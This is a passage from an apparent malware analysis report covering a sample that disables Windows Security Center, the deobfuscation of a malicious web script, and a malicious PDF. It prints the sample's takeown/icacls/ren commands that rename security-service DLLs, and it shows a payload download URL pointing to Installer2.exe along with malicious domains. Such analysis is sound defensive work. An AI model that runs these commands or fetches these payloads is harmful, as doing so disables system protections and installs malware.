


Figure 10: Stop current wscsvc32 service and disable wscsvc to start




Figure 11: Take ownership of and rename the system files

```
.ktext:004110B0 ; char aClspackxq_exe[]
.ktext:004110B0 aClspackxq_exe  db 'clspackxq.exe',0     ; DATA XREF: sub_401B00+2F↑o
.ktext:004110B0                                          ; sub_401B60+2F↑o ...
.ktext:004110BE                 align 10h
.ktext:004110C0 aTakeownFSystem db 'takeown /f %systemroot%\System32\wscapi.dll',0Ah
.ktext:004110C0                                          ; DATA XREF: sub_4015C0+172↑o
.ktext:004110C0                 db 'icacls %systemroot%\System32\wscapi.dll /grant administrators:
.ktext:004110C0                 db 'ren %systemroot%\System32\wscapi.dll wscapi.old',0Ah
.ktext:004110C0                 db 'takeown /f %systemroot%\System32\wscsvc.dll',0Ah
.ktext:004110C0                 db 'icacls %systemroot%\System32\wscsvc.dll /grant administrators:
.ktext:004110C0                 db 'ren %systemroot%\System32\wscsvc.dll wscsvc.old',0Ah
.ktext:004110C0                 db 'takeown /f %systemroot%\System32\wscui.cpl',0Ah
.ktext:004110C0                 db 'icacls %systemroot%\System32\wscui.dll /grant administrators:F
.ktext:004110C0                 db 'ren %systemroot%\System32\wscui.dll wscui.old',0
.ktext:00411290 ; BYTE Data
.ktext:00411290 Data            db '139',0               ; DATA XREF: sub_4011A0+E↑o
.ktext:00411290                                          ; sub_4011A0+53↑o ...
.ktext:00411294                 db    0
```

Figure 11: Take ownership of and rename the system files - Details

Hidden Artifact #2: Attempt to download Installer2.exe

The URL shown below attempts to download *Installer2.exe* from a Ukraine site. However, it is not referred and used by any functions. (Figure 12)

```
.ktext:004112D0 ; BYTE a1_0
.ktext:004112D0 a1_0            db '1.0',0              ; DATA XREF: sub_4011A0+12C↑o
.ktext:004112D0                                         ; sub_4011A0+13E↑o ...
.ktext:004112D4 aHttp91_207_61_ db 'http://91.207.61.180/cgupdate/Installer2.exe',0
```

Figure 12: Download installer2.exe

2.4.2. Script Obfuscation in HTML

Apart from studying the infection path and executable payload, we would like to study obfuscated code in malicious HTML page seen after clicking into http://izediotia.info/cgi-bin/ae. This is the HTML page which is first loaded in the victim browser and the source code is likely obfuscated for stealthy purposes. Prevented from interacting with the malicious HTML page directly, we simply load the malicious page source code under the *Download* tab in Malzilla (Spasic, 2009). It is found that the script is obfuscated and cannot be read and understood. Our objective is to deobfuscate and analyze *pJXv4b4_J5__x* function.

Firstly, we create another HTML file containing the extracted Javascript code and load it into Internet Explorer with the Microsoft Script Debugger installed. As *argument.callee* is found in the script function, it is possible that self-defense and integrity checking of the script may be performed so as to prevent debugging by others. However, it is fortunate that it is not. There is no check on the function length or its size. In Figure 1, we have reformatted the code and put *eval()* in a single line of code. For debugging and showing the deobfuscated result in *eval(),* a debugging keyword "debugger" should be added as a breakpoint a line above the *eval()*. Finally, We load this reformatted HTML page in the browser and Microsoft Script Debugger is fired up. Afterwards, the deobfuscated *eval()* value could be displayed immediately when we input *P27_13h8oe2K2* in the Command Window in the debugger (Figure 2) . Finally, We could find the payload download URL shown in Figure 3.

However, portion of URL after http://izediotia.info/cgi-bin/ae does not match to the loaded URLs in Network Miner, We could attribute the difference to the randomly rewriting portion of URL.




Figure 1: MS Script Debugger: Insert "Debugger" as breakpoint above Eval()




Figure 2: Command Window: Code in eval() is deobfuscated with inputting function name




Figure 3: Payload URL is shown

2.4.3. Summary


From the above static code analysis, detailed code logic dissection is presented via unpacking and reverse engineering. From script deobfuscation, attacker has attempted to hide the payload download path from the malware analyst and facilitate stealthy approach.

2.5. PDF Malware Analysis

From the above analysis, we have figured out the infection path and there are several payloads downloaded to the testing victim machine. One of the payloads found is a malicious PDF file. In this section, we focus on the analysis of the malicious PDF file. As the suspicious PDF file is extracted from Network Miner that disassembles the network traffic and put any files classified by various source IP addresses under *AssembledFiles* folder. Let me present its characteristics as below.

```
File size: 9773 bytes
MD5 : 946dd48c5e93d5f8d999e200e48f16b5
SHA1: d5aae0b7fcbf4e0651c9f7f7955342fd4902bdb4
```

The suspicious PDF file has been submitted to Wepawet (UCSB Computer Security Lab, 2009),which is a service for detecting and analyzing web-based malware. It currently handles Flash and JavaScript files, but there is no finding shown (Figure 1). Do you think this PDF file is not malicious?



Analysis report for evil.pdf

Sample Overview

File	evil.pdf
MD5	946dd48c5e93d5f8d999e200e48f16b5
Analysis Started	2009-12-31 08:58:17
Report Generated	2009-12-31 09:00:26
JSAND version	1.03.02

Detection results

Detector	Result
JSAND 1.03.02	benign

Warning:

- When analyzing a file (rather than a URL), JSAND does not examine external resources, such as iframes and scripts. In addition, properties such as document.location, document.referer, and document.cookie, which are sometimes used by malicious scripts, are not set.

This may affect the detection of malicious code.

Exploits

No exploits were identified.

Deobfuscation results

Evals

No evals.

Writes

No writes.

Figure 1: Scan result from Wepawet

2.5.1. Behavioral Analysis

In behavioral analysis, again, we need to make pre-analysis preparation as in Part 2, once opening the malicious PDF file, it is found that it also tries to download *setup.exe* and *setup01.exe* (Figures 2 and 3). The findings from behavioral analysis are the same as those in Part 2. Let me proceed on code analysis against downloaded malicious PDF sample and understand its function in the next section, whether it matches our finding in behavioral analysis.




Figure 2: Sessions created after suspicious PDF is executed




Figure 3: Downloaded files extracted by Network Miner

2.5.2. Static Code Analysis

Firstly, We examine the file header of the target PDF file with a python program called PDFiD (file name is *pdfid.py*) (Figure 4) and detailed structure and object layout with *pdfscan.py* (Figure 5) from the Origami PDF analysis package which is a Ruby framework designed to parse, analyze, and forge PDF documents (Delugre, 2008). It is found that there exists stream and Javascript objects as well as *OpenAction* event. Stream object is an object with association of a dictionary and raw data to be processed in a PDF file (Raynal & Delugre, 2008). PDF could contain Javascript object, when the victim opens a PDF file, *OpenAction* event is triggered and malicious Javascript code is executed. It is popular that malicious and obfuscated Javascript(s) are embedded within stream object.


